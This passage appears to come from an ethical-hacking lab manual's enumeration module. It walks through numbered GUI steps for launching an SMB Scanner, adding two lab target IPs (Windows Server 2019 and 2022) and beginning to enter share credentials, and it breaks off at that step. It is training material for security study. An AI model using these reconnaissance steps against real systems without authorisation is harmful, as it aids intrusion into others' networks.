
17. In the left pane, under the **Manual Tools (all)** section, scroll down and click the **SMB Scanner** option, as shown in the screenshot.

Note: If a dialog box appears explaining the tool, click **OK**.




18. In the right pane, click the **Start SMB Scanner (external App)** button.

Note: If the **Demo Version Message** pop-up appears, click **OK**. In the **Reminder** window, click **Start the DEMO**.



Module 04 – Enumeration

19. The **SMB Scanner** window appears; click the **Edit Target List** button.




20. The **Edit Target List** window appears. In the **Hostname or IPv4 Address** field, enter the target IP address (**10.10.1.19**, in this example). Click the **Add to List** button to add the target IP address to **Target List**.

21. Similarly, add another target IP address (**10.10.1.22**, in this example) to **Target List** and click **OK**.

Note: In this task, we are targeting the **Windows Server 2019** (10.10.1.19) and **Windows Server 2022** (10.10.1.22) machines.



22. Now, click **Edit Share Login Credentials** to add credentials to access the target systems.



